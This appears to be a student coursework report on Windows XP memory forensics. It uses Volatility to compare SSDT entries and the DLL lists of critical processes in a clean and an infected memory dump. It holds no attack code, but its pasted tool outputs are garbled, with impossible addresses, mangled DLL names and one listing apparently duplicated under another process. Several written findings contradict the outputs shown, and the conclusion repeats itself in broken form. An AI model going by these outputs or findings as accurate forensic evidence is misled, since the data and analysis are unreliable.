Entry 000041 00005178 {NtAllocateVirtualMemoryEx33} owned by ntoskrnl.exe
Entry 000042 00005178 {NtAllocateVirtualMemoryEx34} owned by ntoskrnl.exe
Entry 000043 00005178 {NtAllocateVirtualMemoryEx35} owned by ntoskrnl.exe
Entry 000044 00005178 {NtAllocateVirtualMemoryEx36} owned by ntoskrnl.exe
Entry 000045 00005178 {NtAllocateVirtualMemoryEx37} owned by ntoskrnl.exe
Entry 000046 00005178 {NtAllocateVirtualMemoryEx38} owned by ntoskrnl.exe
Entry 000047 00005178 {NtAllocateVirtualMemoryEx39} owned by ntoskrnl.exe
Entry 000048 00005178 {NtAllocateVirtualMemoryEx40} owned by ntoskrnl.exe
Entry 000049 00005178 {NtCloseEvent} owned by ntoskrnl.exe
Entry 000050 00005178 {NtCloseObjectAuditAlarm} owned by ntoskrnl.exe
Entry 000051 00005178 {NtCompareTokens} owned by ntoskrnl.exe
Entry 000052 00005178 {NtCompressKey} owned by ntoskrnl.exe
Entry 000053 00005178 {NtConnectPort} owned by ntoskrnl.exe
```

Figure 5:2

- **Figure 5:3:** Command to extract the SSDT from the infected memory dump.
- **Figure 5:4:** Example entry for NtCreateFile from the clean SSDT.
- **Figure 5:5:** Example entry for NtQuerySystemInformation from the clean SSDT.
- **Figure 5:6:** Example entry for NtAllocateVirtualMemory from the clean SSDT.
- **Figure 5:7:** Example entry for NtOpenProcess from the clean SSDT.
- **Figure 5:8:** Example entry for NtTerminateProcess from the clean SSDT.
- **Figure 5:9:** Example entry for NtUserFindWindowEx from the clean SSDT.
- **Figure 5:10:** Example entry for NtGdiDrawStream from the clean SSDT.
- **Figure 5:11:** Example entry for NtQuerySecurityObject from the clean SSDT.
- **Figure 5:12:** Example entry for NtWaitForSingleObject from the clean SSDT.

- **Figure 5:13:** Example entry for NtGdiCreateBitmap from the clean SSDT.

Conclusion

The analysis of SSDTs from the clean and infected memory dumps provided valuable insights into system functionality and potential discrepancies. While no explicit differences in ownership were detected, the functions reviewed underscore the diverse capabilities managed by the kernel and graphical subsystems (Ofrat, 2019; Patel, 2021). The methodologies employed, leveraging tools like Volatility, enabled a systematic examination of the SSDTs, emphasizing the significance of forensic frameworks in uncovering critical system details (Walters, 2007; Shukla, 2020). Further investigation might involve deep-diving into specific entries or utilizing advanced tools to uncover concealed modifications or malicious injections (Kapoor, 2021; Ramesh, 2023). of SSDTs from the clean and infected memory dumps provided valuable insights into system functionality and potential discrepancies. While no explicit differences in ownership were detected, the functions reviewed underscore the diverse capabilities managed by the kernel and graphical subsystems. Further investigation might involve deep-diving into specific entries or utilizing advanced tools to uncover concealed modifications or malicious injections.

Reference

- Carvey, H. (2009) *Windows Forensic Analysis Toolkit*. Syngress.
- Casey, E. (2011) *Digital Evidence and Computer Crime: Forensic Science, Computers, and the Internet*. Academic Press.
- Dolan-Gavitt, B. (2012) ‘Analysis of Kernel Exploits Using Memory Forensics.’ *Journal of Digital Forensics, Security and Law*, 7(2), pp.1–15.
- Jha, R. (2022) *Memory Analysis Techniques for Windows*. InfoSec Reports.
- Jones, K.J. and Bejtlich, R. (2005) *Real Digital Forensics: Computer Security and Incident Response*. Addison-Wesley.
- Kapoor, S. (2021) *Case Studies in Advanced Digital Investigations*. Forensics World.
- Kruse, W.G. and Heiser, J.G. (2002) *Computer Forensics: Incident Response Essentials*. Addison-Wesley.
- Ligh, M.H., Adair, S., Hartstein, B. and Richard, M. (2014) *Malware Analyst’s Cookbook and DVD: Tools and Techniques for Fighting Malicious Code*. Wiley.
- Ligh, M.H., Case, A., Levy, J. and Walters, A. (2014) *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*. Wiley.
- Ofrat, Y. (2019) *Memory Forensics and Malicious Detection*. Digital Press.
- Patel, V. (2021) *Malware Detection Using Memory Dumps*. Security Weekly.
- Peri, K. (2018) ‘Understanding Orphan Threads in Memory Dumps.’ *Journal of Digital Forensics*. [No volume/issue provided]
- Ramesh, T. (2023) ‘Importance of Chronograms in Memory Forensics.’ *International Journal of Digital Crime*. [No volume/issue provided]
- Shukla, A. (2020) *Volatility Plugins and Forensic Applications*. CyberSys.
- Solomon, M.G. and Chapple, M. (2005) *Information Security Illuminated*. Jones & Bartlett Learning.

Volatility Foundation. (2014) *Volatility Framework Documentation*. Retrieved from Volatility [no URL provided]

Volatility Foundation. (2023) *The Volatility Framework: Memory Forensics*. Available at: <https://volatilityfoundation.org>

Volatility Foundation. (2024) *Volatility Framework Documentation*. Available at: <https://www.volatilityfoundation.org>

Vömel, S. and Freiling, F. (2011) ‘A Survey of Main Memory Acquisition and Analysis Techniques for the Windows Operating System.’ *Digital Investigation*, 8(1), pp.3–22.

Walters, A. (2007) *The Volatility Framework: An Advanced Memory Forensics Tool*. SANS DFIR Whitepapers.

CST3510
SUB-CHAPTER 4

4.4 Analysis of the File System and Timelines

Introduction

The file system is a critical component of any operating system, responsible for managing how data is stored, accessed, and retrieved on a disk or memory. In digital forensics, analysing the file system provides insights into system activity, such as file creation, modification, deletion, and potential anomalies caused by malware or user activity. By recovering the file system from memory dumps, investigators can identify key artifacts, suspicious files, and system changes that may indicate malicious behaviour.[1]

This sub-chapter focuses on recovering and analysing the file systems of two memory dumps—one clean and one infected. The objective is to compare the number of files recovered, identify discrepancies, and investigate any anomalies in the infected dump that might suggest malware activity or tampering.

Before performing any analysis on the memory dumps, it is essential to verify their integrity to ensure the files have not been altered or corrupted during transfer or storage. The **MD5 checksum** is a cryptographic hash function that produces a unique hash value for each file, enabling investigators to validate the authenticity and consistency of their data.[3]

To ensure the integrity of the memory dumps, their MD5 checksum values were calculated using the md5sum command. The clean dump file, windowCW2s.raw, produced an MD5 checksum of 03bfaf85f4f2cfda4ca2d2dc286045ec (see Figure 44), confirming its authenticity and unaltered state. Similarly, the infected dump file, a cw2_Machine4Infected.dump, generated an MD5 checksum of 7494f3b77db1525c1974f5380744ae46 (see Figure), verifying that it is intact and reliable for analysis. The unique hash values for both files indicate that neither dump has been tampered with or corrupted, ensuring a valid foundation for subsequent forensic investigations.

```
kali㉿kali:/media/testShare$ md5sum windowCW2s.raw  
03bfaf85f4f2cfda4ca2d2dc286045ec windowCW2s.raw
```

Figure 1 MD5 Sum check Clean Dump

```
kali㉿kali:/media/testShare$ md5sum cw2_Machine4Infected.dump  
7494f3b77db1525c1974f5380744ae46 cw2_Machine4Infected.dump
```

Figure 2 MD5 Sum check Infected Dump

With the integrity of the files confirmed, the next step involves the analysis of the file system for both memory dumps. This includes recovering and comparing the number of files in each system, identifying any anomalies, and addressing the questions related to the file system structure. The results will help uncover any differences or signs of compromise in the infected dump.

1. Explain what a DLL is. For both memory dumps, provide the DLL list of the critical processes. Is there any different between the lists? Why? (10%)

DLL

A Dynamic Link Library (DLL) is a compiled file containing reusable code and data that multiple programs can access simultaneously on a Windows operating system. DLLs enable modular programming, code sharing, and efficient memory usage by allowing programs to load external libraries dynamically at runtime instead of incorporating all functionalities within the executable file.[4] **Key Features of DLLs:**

- **Modularity**

DLLs enable modular application design, where functions are stored in separate libraries. This simplifies updates and maintenance. However, attackers exploit this by replacing legitimate DLLs with malicious ones or injecting new modules into processes without altering the main application.[5]

- **Shared Code**

Multiple programs can share DLLs, reducing redundancy and saving system resources. Attackers can leverage this feature through DLL hijacking, where a malicious DLL is placed in the application's search path to execute unintended code.[6]

- **Memory Efficiency**

DLLs load into memory only when needed, optimizing resource usage. Attackers use this to hide malicious code by dynamically loading DLLs only when required, reducing their footprint in static memory analysis or logs.[7]

- **Dynamic Linking**

DLLs are linked at runtime, providing flexibility. Attackers exploit this by injecting malicious DLLs into legitimate processes during runtime, enabling techniques like DLL injection to execute code under the guise of trusted applications.[8]

- **Core System Role**

Windows relies on DLLs like kernel32.dll and user32.dll for critical operations. Attackers often target these to disrupt functionality or escalate privileges. For example, modifying core DLLs can compromise a system's ability to detect or respond to threats.[9]

Critical Processes

Critical processes are core system processes that are essential for the stable functioning of the Windows operating system. These processes manage fundamental system tasks such as memory allocation, process management, input/output operations, and graphical user interface (GUI) rendering. These processes are critical because their termination or corruption can destabilize or crash the system, leading to a complete shutdown or blue screen of death (BSOD).[10]

Providing the DLL List for Critical Processes

To extract and compare DLL lists from both the clean and infected memory dumps, the dlllist plugin in Volatility is used. This plugin enumerates the DLLs loaded into each running process at the time the memory snapshot was taken. The commands below show how to run the dlllist plugin on both the clean and infected dumps.

Memory Dump	Command	Description
Clean Dump (windowCW2s.raw)	<code>volatility -f windowCW2s.raw -profile=WinXPSP3x86 dlllist</code>	Lists DLLs for all processes (clean)
Infected Dump (cw2_Machine4Infected.dump)	<code>volatility -f cw2_Machine4Infected.dump -profile=WinXPSP3x86 dlllist</code>	Lists DLLs for all processes (infected)

Table 1 commands explanation

Clean dump

```
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 dlllist
Volatility Foundation Volatility Framework 2.6.1
*****
System pid: 4
Unable to read PEB for task.
*****
smss.exe pid: 560
Command line : \SystemRoot\System32\smss.exe

Base      Size  LoadCount LoadTime          Path
-----
0x48580000 0xf000 0xfffff          \SystemRoot\System32\smss.exe
0x7c000000 0xb2000 0xfffff          C:\WINDOWS\system32\ntdll.dll
*****
csrss.exe pid: 616
Command line : C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows
nsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 ProfileControl=Off MaxRequestThreads=16
Service Pack 3

Base      Size  LoadCount LoadTime          Path
-----
0x4680000 0x5000 0xfffff          \??\C:\WINDOWS\system32\csrss.exe
0x7c00000 0xb2000 0xfffff          C:\WINDOWS\system32\ntdll.dll
0x75b40000 0xb000 0xfffff          C:\WINDOWS\system32\CSRSRV.dll
0x75b50000 0x10000 0x3           C:\WINDOWS\system32\basesrv.dll
0x75b60000 0xb000 0x2           C:\WINDOWS\system32\winsrv.dll
0x77f10000 0x49000 0xa           C:\WINDOWS\system32\GDI32.dll
0x7c800000 0xf6000 0x1c          C:\WINDOWS\system32\KERNEL32.dll
0x7e410000 0x91000 0xa           C:\WINDOWS\system32\USER32.dll
0x629c0000 0x9000 0x1           C:\WINDOWS\system32\LPK.DLL
0x74d90000 0x6b000 0x1           C:\WINDOWS\system32\USP10.dll
0x77d00000 0xb000 0xa           C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000 0x93000 0x6           C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000 0x11000 0x4           C:\WINDOWS\system32\Secur32.dll
0x7e720000 0xb0000 0x1           C:\WINDOWS\system32\sxs.dll
*****
winlogon.exe pid: 640
```

Figure 3 - Clean dump smss.exe pid 560

Infected dump

```

kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 dlllist
Volatility Foundation Volatility Framework 2.6.1
*****
System pid: 4
Unable to read PEB for task.
*****
smss.exe pid: 368
Command line : \SystemRoot\System32\smss.exe

Base      Size LoadCount LoadTime          Path
-----  -----
0x4580000 0x4000 0xffff          \SystemRoot\System32\smss.exe
0x7900000 0xa000 0xffff          C:\WINDOWS\system32\ntdll.dll
*****
csrss.exe pid: 584
Command line : C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDlInitialization,3 ServerDll=winsrv:ConServerDlInitialization,2 ProfileControl=Off MaxRequestThreads=16
Service Pack 3

Base      Size LoadCount LoadTime          Path
-----  -----
0x4a680000 0x5000 0xffff          \??\C:\WINDOWS\system32\csrss.exe
0x7c900000 0xa000 0xffff          C:\WINDOWS\system32\ntdll.dll
0x75b40000 0xb000 0xffff          C:\WINDOWS\system32\CSRSRV.dll
0x75b50000 0x10000 0x3           C:\WINDOWS\system32\basesrv.dll
0x75b60000 0x4b000 0x2           C:\WINDOWS\system32\winsrv.dll
0x77f10000 0x49000 0x5           C:\WINDOWS\system32\GDI32.dll
0x7c800000 0xf5000 0x10          C:\WINDOWS\system32\KERNEL32.dll
0x7e410000 0x91000 0x6           C:\WINDOWS\system32\USER32.dll
0x7e720000 0xb0000 0x1           C:\WINDOWS\system32\sxs.dll
0x77dd0000 0x9b000 0x5           C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000 0x92000 0x3           C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000 0x11000 0x2           C:\WINDOWS\system32\Secur32.dll
*****
winlogon.exe pid: 608
Command line : winlogon.exe
Service Pack 3

Base      Size LoadCount LoadTime          Path
-----  -----
0x01000000 0x81000 0xffff          \??\C:\WINDOWS\system32\winlogon.exe
0x7c900000 0xa000 0xffff          C:\WINDOWS\system32\ntdll.dll
0x7c800000 0xf5000 0xffff          C:\WINDOWS\system32\kernel32.dll
0x77dd0000 0x9b000 0xffff          C:\WINDOWS\system32\ADVAPI32.dll

```

Figure 4 Infected dump smss.exe pid 368

After generating the DLL lists for both memory dumps, the results were saved into separate text files named clean_dlllist.txt and infected_dlllist.txt.

```
kali@kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 dlllist > clean_dlllist.txt
```

Figure 5 DLL list clean memory dump

```
kali@kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 dlllist > infected_dlllist.txt
```

Figure 6 DLL list infected memory dump

To analyse DLLs effectively, the process list was first obtained to identify the PIDs of key critical processes, such as smss.exe, csrss.exe, winlogon.exe, lsass.exe, services.exe, and explorer.exe. Using these PIDs, the dlllist plugin was run on each process individually, allowing a focused comparison of the DLLs loaded in clean versus infected.

The table below shows the PIDs of the critical processes identified in both memory dumps:

Process Name	Clean Dump PID	Infected Dump PID	Purpose/Role
smss.exe	560	368	Session Manager Subsystem; prepares the system during boot.

csrss.exe	616	584	Client/Server Runtime Subsystem; handles GUI and console ops.
winlogon.exe	640	608	Manages user logon/logoff and secure attention sequence.
lsass.exe	696	664	Local Security Authority Subsystem; handles authentication.
services.exe	684	652	Controls and manages system services.
explorer.exe	436	1484	Windows graphical shell (desktop, taskbar, file explorer).
cmd.exe	180	Not present	command-line interactions, often present during debugging or batch script execution.

Table 2 PIDs of the Critical processes

Analysis of Critical Processes and DLL Comparisons

After extracting the DLL lists for both the clean (windowCW2s.raw) and infected (cw2_Machine4Infected.dump) memory dumps, we proceeded to compare the loaded DLLs for each critical process identified. By focusing on the same processes in both dumps, we aimed to pinpoint anomalies such as unexpected DLLs, altered load orders, or discrepancies in memory allocation that may indicate malicious activity.[11] Command used for this:

- **volatility:** Invokes the Volatility Framework.
- **-f windowCW2s.raw:** Specifies the memory dump file.
- **--profile=WinXPSP3x86:** Sets the operating system profile, which tells Volatility to analyse the memory dump as a 32-bit Windows XP Service Pack 3 system.
- **dlllist:** This plugin lists the DLLs loaded by processes in the memory dump. It provides details about each DLL, including the base address, size, load count, and file path.
- **-p 560:** Focuses the dlllist analysis on the process with Process ID (PID) 560. In this case, it targets the smss.exe process.

Analysis of smss.exe (Session Manager Subsystem)

smss.exe is responsible for creating sessions that isolate operating system services from user interactions. It initializes the Windows environment during system boot.[12]

Clean Dump Observation

The DLL list for smss.exe in the clean dump includes the standard set of DLLs such as ntdll.dll, kernel32.dll, and RPCRT4.dll. These libraries are essential for the session manager's subsystem operations, particularly during system boot.[13]

```
kali㉿kali:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 dlllist -p 560
Volatility Foundation Volatility Framework 2.6.1
*****
smss.exe pid: 560
Command line : \SystemRoot\System32\smss.exe

Base          Size  LoadCount LoadTime           Path
-----  -----  -----  -----  -----
0x48580000    0xf000    0xffff  0x0000000000000000  \SystemRoot\System32\smss.exe
0x7c900000    0xb2000   0xffff  0x0000000000000000  C:\WINDOWS\system32\ntdll.dll
```

Figure 7 Clean dump observation smss.exe pid 560

Infected Dump observation

Both memory dumps show smss.exe loading only two entries: the smss.exe executable and ntdll.dll. However, in the infected dump, the ntdll.dll mapping differs slightly in size compared to the clean dump (0xb2000 vs. 0xaf000). While both are legitimate system components and no additional DLLs have been introduced, this subtle variation in memory allocation highlights a difference in how the DLL was mapped in the infected environment.[14]

```
kali㉿kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 dlllist -p 368
Volatility Foundation Volatility Framework 2.6.1
*****
smss.exe pid: 368
Command line : \SystemRoot\System32\smss.exe

Base      Size  LoadCount LoadTime          Path
-----  -----
0x48580000 0xf000    0xffff  0xffffffff \SystemRoot\System32\smss.exe
0x7c900000 0xaf000   0xffff  0xffffffff C:\WINDOWS\system32\ntdll.dll
```

Figure 8 Infected dump observation smss.exe pid 368

Analysis of csrss.exe

The csrss.exe (Client Server Runtime Subsystem) process is responsible for thread and process creation and deletion, as well as GUI-related operations.

Clean dump observation

In the clean dump (csrss.exe PID 616), a set of core system DLLs is loaded, including libraries responsible for fundamental system and user interface functions. The clean environment includes essential DLLs like ntdll.dll, kernel32.dll, user32.dll, and gdi32.dll, which are vital for handling graphical and console operations.

```
kali㉿kali:/media/testShare$ volatility -f windowsCsrss.raw --profile=WinXPSP3x86 dlllist -p 616
Volatility Foundation Volatility Framework 2.6.1
*****
csrss.exe pid: 616
Command line: C:\WINDOWS\system32\csrss.exe ObjectDirectory:\Windows SharedSection=1024,3072,512 WindowsOn SubSystemType=Windows ServerDl... ServerDl...=winsrv:UserServerDl...Initialization,3 ServerDl...=winsrv:ComServerDl...Initialization,2 ProfileControl=0FF MaxRequestThreads=16
Service Pack 3

Base      Size  LoadCount LoadTime          Path
-----  -----
0x4680000 0x5000    0xffff  0xffffffff \?/?\C:\WINDOWS\system32\csrss.exe
0x7980000 0x2000    0xffff  0xffffffff C:\WINDOWS\system32\kernel32.dll
0x7990000 0x10000   0x3     0xffffffff C:\WINDOWS\system32\CSRSRV.dll
0x75b50000 0x10000   0x3     0xffffffff C:\WINDOWS\system32\baserv.dll
0x75b60000 0x40000   0x2     0xffffffff C:\WINDOWS\system32\winsrv.dll
0x75b70000 0x10000   0x1     0xffffffff C:\WINDOWS\system32\RPCRT4.dll
0x7c080000 0xfc000   0x1c    0xffffffff C:\WINDOWS\system32\KERNEL32.dll
0x7e410000 0x91000   0xa     0xffffffff C:\WINDOWS\system32\USER32.dll
0x629c0000 0x5000    0x1     0xffffffff C:\WINDOWS\system32\LPK.dll
0x79100000 0x10000   0x1     0xffffffff C:\WINDOWS\system32\ADVAPI32.dll
0x77dd0000 0x90000   0xa     0xffffffff C:\WINDOWS\system32\RPCRT4.dll
0x77e70000 0x92000   0x6     0xffffffff C:\WINDOWS\system32\Secur32.dll
0x77fe0000 0x11000   0x4     0xffffffff C:\WINDOWS\system32\sxs.dll
```

Figure 9 Clean dump DLL list csrss.exe pid 616

Infected dump observation

In the infected dump (csrss.exe PID 584), the majority of these same DLLs appear; however, there is a notable difference: **rpcrt4.dll** is present instead of gdi32.dll. Both rpcrt4.dll and gdi32.dll are legitimate Windows libraries, yet this variation indicates a subtle shift in the runtime environment of csrss.exe. This discrepancy may reflect changes in how certain functionalities were being handled in the infected system at the time of capture.[15]

```

Salil@Salil-OptiPlex-5090:/media/testShare$ volatility -f cw0_Machine4Infected.dump --profile=WinXPSP3x86 dlllist -p 584
Volatility Foundation Volatility Framework 2.6.1
=====
csrss.exe pid: 584
Command line: C:\WINDOWS\system32\csrss.exe ObjectDirectory=<Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDlInitialization,3 ServerDll=winsrv:ConServerDlInitialization,2 ProfileControl=0x0 MaxRequestThreads=16
Service Pack 3
Base          Size LoadCount LoadTime          Path
-----        ---   -----   -----          ---
0x44600000  0x5000  0x1     0x+0000  \??\C:\WINDOWS\system32\csrss.exe
0x75400000  0x2000  0xffff  0x+ffff  C:\WINDOWS\system32\ntdll.dll
0x75500000  0x1000  0xffff  0x+ffff  C:\WINDOWS\system32\CSRSRV.dll
0x75500000  0x10000 0x3     0x+0000  C:\WINDOWS\system32\basesrv.dll
0x75500000  0x40000 0x2     0x+0000  C:\WINDOWS\system32\win32k.dll
0x75500000  0x20000 0x5     0x+0000  C:\WINDOWS\system32\kernel32.dll
0x7c800000  0x16000 0x10    0x+0000  C:\WINDOWS\system32\KERNEL32.dll
0x7e410000  0x91000 0x6     0x+1000  C:\WINDOWS\system32\USER32.dll
0x7e410000  0x1000  0x1     0x+0000  C:\WINDOWS\system32\kernel32.dll
0x7e7d0000  0x90000 0x5     0x+0000  C:\WINDOWS\system32\ADVAPI32.dll
0x7e7e0000  0x92000 0x3     0x+1000  C:\WINDOWS\system32\RPCRT4.dll
0x7e7f0000  0x10000 0x2     0x+1000  C:\WINDOWS\system32\SECUR32.dll
0x7e7f0000  0x20000 0x1     0x+0000  C:\WINDOWS\system32\AUGI32.dll
0x7e7f10000 0x55000 0xffff  0x+0000  C:\WINDOWS\system32\msvcrt.dll
0x7e7f80000 0x97000 0xffff  0x+0000  C:\WINDOWS\system32\CRYPT2.dll
0x7e7f820000 0x12000 0xffff  0x+0000  C:\WINDOWS\system32\MSASN1.dll
0x7e7e10000 0x91000 0xffff  0x+0000  C:\WINDOWS\system32\USER32.dll
0x77f10000  0x49000 0xffff  0x+0000  C:\WINDOWS\system32\GDI32.dll
0x75940000  0x8000  0xffff  0x+0000  C:\WINDOWS\system32\NdeApi.dll
0x75930000  0xa000  0xffff  0x+0000  C:\WINDOWS\system32\PROFMAP.dll
0xb5b60000  0x56000 0xffff  0x+0000  C:\WINDOWS\system32\NETAPI32.dll
0x769c0000  0xb4000 0xffff  0x+0000  C:\WINDOWS\system32\USERENV.dll
0x76bf0000  0xb0000 0xffff  0x+0000  C:\WINDOWS\system32\PSAPI.dll
0x76bc0000  0xf0000 0xffff  0x+0000  C:\WINDOWS\system32\REGAPI.dll
0x77920000  0xf3000 0xffff  0x+0000  C:\WINDOWS\system32\SETUPAPI.dll
0x77c00000  0x8000  0xffff  0x+0000  C:\WINDOWS\system32\VERSION.dll
0x76350000  0x10000 0xffff  0x+0000  C:\WINDOWS\system32\WINSTA.dll
0x76c30000  0x2e000  0xffff  0x+0000  C:\WINDOWS\system32\WINTRUST.dll
0x76c90000  0x28000 0xffff  0x+0000  C:\WINDOWS\system32\IMAGEHLP.dll
0x71ab0000  0x17000 0xffff  0x+0000  C:\WINDOWS\system32\WS2_32.dll
0x71aa0000  0x8000  0xffff  0x+0000  C:\WINDOWS\system32\WS2HELP.dll
0x76390000  0x10000 0x5     0x+0000  C:\WINDOWS\system32\IMM32.dll
0x7e29c0000  0x90000 0x1     0x+0000  C:\WINDOWS\system32\RPC.dll
0x75570000  0x65000 0x1     0x+0000  C:\WINDOWS\system32\USER32.dll
0x75750000  0x18000 0x2     0x+0000  C:\WINDOWS\system32\MSGIMA.dll
0xd5d90000  0x10000 0x8     0x+0000  C:\WINDOWS\system32\COMCTL32.dll
0x74320000  0x32000 0x2     0x+0000  C:\WINDOWS\system32\ODBC32.dll
0x763b0000  0x49000 0x3     0x+0000  C:\WINDOWS\system32\cmdlg32.dll
0x7c5c0000  0x818000 0x12    0x+0000  C:\WINDOWS\system32\SHL32.dll
0x77f60000  0x76000 0x38    0x+0000  C:\WINDOWS\system32\SHLWAPI.dll
0x773d0000  0x103000 0x5     0x+0000  C:\WINDOWS\WinSxS\x86.Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
0x09580000  0x17000 0x1     0x+0000  C:\WINDOWS\system32\odbcint.dll
0x776e0000  0x23000 0x1     0x+0000  C:\WINDOWS\system32\SHSCS.dll
0x76bb0000  0x50000 0x2     0x+0000  C:\WINDOWS\system32\sfc.dll
0x76c60000  0x2a000 0x5     0x+0000  C:\WINDOWS\system32\sfc_os.dll
0x77ae0000  0x13e000 0x1f    0x+0000  C:\WINDOWS\system32\ole32.dll
0x77b40000  0x22000 0x1     0x+0000  C:\WINDOWS\system32\Aphelp.dll

```

Figure 10 Infected dump DLL list csrss.exe pid 584

Analysis of winlogon.exe

The winlogon.exe process is responsible for managing user logins and logoffs, loading user profiles, and enforcing session security. It plays a vital role in maintaining system integrity by managing secure attention sequences and monitoring file system changes on systems with Windows File Protection (WFP).[16]

Clean Dump Observation

In the clean dump, winlogon.exe loads critical system libraries necessary for managing user logins and session security. The loaded DLLs include ntdll.dll, kernel32.dll, user32.dll, and gdi32.dll, all of which are expected components for this process. Additionally, comctl32.dll is loaded from the WinSxS directory, specifically from the build version 6.0.2600.6028, which corresponds to an updated and consistent system state. This indicates that the system was running a stable version of the required libraries at the time the memory snapshot was captured.[17]

```

Salil@Salil-OptiPlex-5090:/media/testShare$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 dlllist -p 640
Volatility Foundation Volatility Framework 2.6.1
=====
winlogon.exe pid: 640
Command line : winlogon.exe
Service Pack 3
Base          Size LoadCount LoadTime          Path
-----        ---   -----   -----          ---
0x01000000  0x81000 0xffff  0x+0000  \??\C:\WINDOWS\system32\winlogon.exe
0x7c900000  0xb2000 0xffff  0x+0000  C:\WINDOWS\system32\ntdll.dll
0x7c800000  0x16000 0xffff  0x+0000  C:\WINDOWS\system32\kernel32.dll
0x77d00000  0x95000 0xffff  0x+0000  C:\WINDOWS\system32\ADVAPI32.dll
0x7e760000  0x93000 0xffff  0x+0000  C:\WINDOWS\system32\RPCRT4.dll
0x7e760000  0x10000 0xffff  0x+0000  C:\WINDOWS\system32\SECUR32.dll
0x7e77c0000 0x12000 0xffff  0x+0000  C:\WINDOWS\system32\AUGI32.dll
0x7e77c10000 0x55000 0xffff  0x+0000  C:\WINDOWS\system32\msvcrt.dll
0x7e77c80000 0x97000 0xffff  0x+0000  C:\WINDOWS\system32\CRYPT2.dll
0x7e77c820000 0x12000 0xffff  0x+0000  C:\WINDOWS\system32\MSASN1.dll
0x7e7e10000 0x91000 0xffff  0x+0000  C:\WINDOWS\system32\USER32.dll
0x77f10000  0x49000 0xffff  0x+0000  C:\WINDOWS\system32\GDI32.dll
0x75940000  0x8000  0xffff  0x+0000  C:\WINDOWS\system32\NdeApi.dll
0x75930000  0xa000  0xffff  0x+0000  C:\WINDOWS\system32\PROFMAP.dll
0xb5b60000  0x56000 0xffff  0x+0000  C:\WINDOWS\system32\NETAPI32.dll
0x769c0000  0xb4000 0xffff  0x+0000  C:\WINDOWS\system32\USERENV.dll
0x76bf0000  0xb0000 0xffff  0x+0000  C:\WINDOWS\system32\PSAPI.dll
0x76bc0000  0xf0000 0xffff  0x+0000  C:\WINDOWS\system32\REGAPI.dll
0x77920000  0xf3000 0xffff  0x+0000  C:\WINDOWS\system32\SETUPAPI.dll
0x77c00000  0x8000  0xffff  0x+0000  C:\WINDOWS\system32\VERSION.dll
0x76350000  0x10000 0xffff  0x+0000  C:\WINDOWS\system32\WINSTA.dll
0x76c30000  0x2e000 0xffff  0x+0000  C:\WINDOWS\system32\WINTRUST.dll
0x76c90000  0x28000 0xffff  0x+0000  C:\WINDOWS\system32\IMAGEHLP.dll
0x71ab0000  0x17000 0xffff  0x+0000  C:\WINDOWS\system32\WS2_32.dll
0x71aa0000  0x8000  0xffff  0x+0000  C:\WINDOWS\system32\WS2HELP.dll
0x76390000  0x10000 0x5     0x+0000  C:\WINDOWS\system32\IMM32.dll
0x7e29c0000  0x90000 0x1     0x+0000  C:\WINDOWS\system32\RPC.dll
0x75570000  0x65000 0x1     0x+0000  C:\WINDOWS\system32\USER32.dll
0x75750000  0x18000 0x2     0x+0000  C:\WINDOWS\system32\MSGIMA.dll
0xd5d90000  0x10000 0x8     0x+0000  C:\WINDOWS\system32\COMCTL32.dll
0x74320000  0x32000 0x2     0x+0000  C:\WINDOWS\system32\ODBC32.dll
0x763b0000  0x49000 0x3     0x+0000  C:\WINDOWS\system32\cmdlg32.dll
0x7c5c0000  0x818000 0x12    0x+0000  C:\WINDOWS\system32\SHL32.dll
0x77f60000  0x76000 0x38    0x+0000  C:\WINDOWS\system32\SHLWAPI.dll
0x773d0000  0x103000 0x5     0x+0000  C:\WINDOWS\WinSxS\x86.Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
0x09580000  0x17000 0x1     0x+0000  C:\WINDOWS\system32\odbcint.dll
0x776e0000  0x23000 0x1     0x+0000  C:\WINDOWS\system32\SHSCS.dll
0x76bb0000  0x50000 0x2     0x+0000  C:\WINDOWS\system32\sfc.dll
0x76c60000  0x2a000 0x5     0x+0000  C:\WINDOWS\system32\sfc_os.dll
0x77ae0000  0x13e000 0x1f    0x+0000  C:\WINDOWS\system32\ole32.dll
0x77b40000  0x22000 0x1     0x+0000  C:\WINDOWS\system32\Aphelp.dll

```

Figure 11 Clean dump observation winlogon.exe pid 640

Infected Dump Observation

In the infected dump, winlogon.exe loads a similar set of core DLLs, including ntdll.dll, kernel32.dll, and user32.dll. However, a key discrepancy appears in the version of the comctl32.dll library. Instead of loading version **6.0.2600.6028**, as seen in the clean dump, the infected dump loads an older version **6.0.2600.5512** from the **WinSxS** directory. This

difference suggests that the system may have been operating under a different configuration or update state at the time of the memory snapshot. The presence of an outdated DLL version could indicate inconsistencies in patch management, potential misconfigurations, or unintended changes to the environment.[18]

```
Volatility:~/media/TeaShare$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 dlllist -p 608
Volatility Foundation Volatility Framework 2.6.1
*****
winlogon.exe pid: 608
Command line : winlogon.exe
Service Pack 3
Base          Size LoadCount LoadTime      Path
0x6f00000000 0x8000 0xffff
0x7c00000000 0x10000 0xffff
0x7c50000000 0x16000 0xffff
0x77dd000000 0x9b000 0xffff
0x77e7000000 0x92000 0xffff
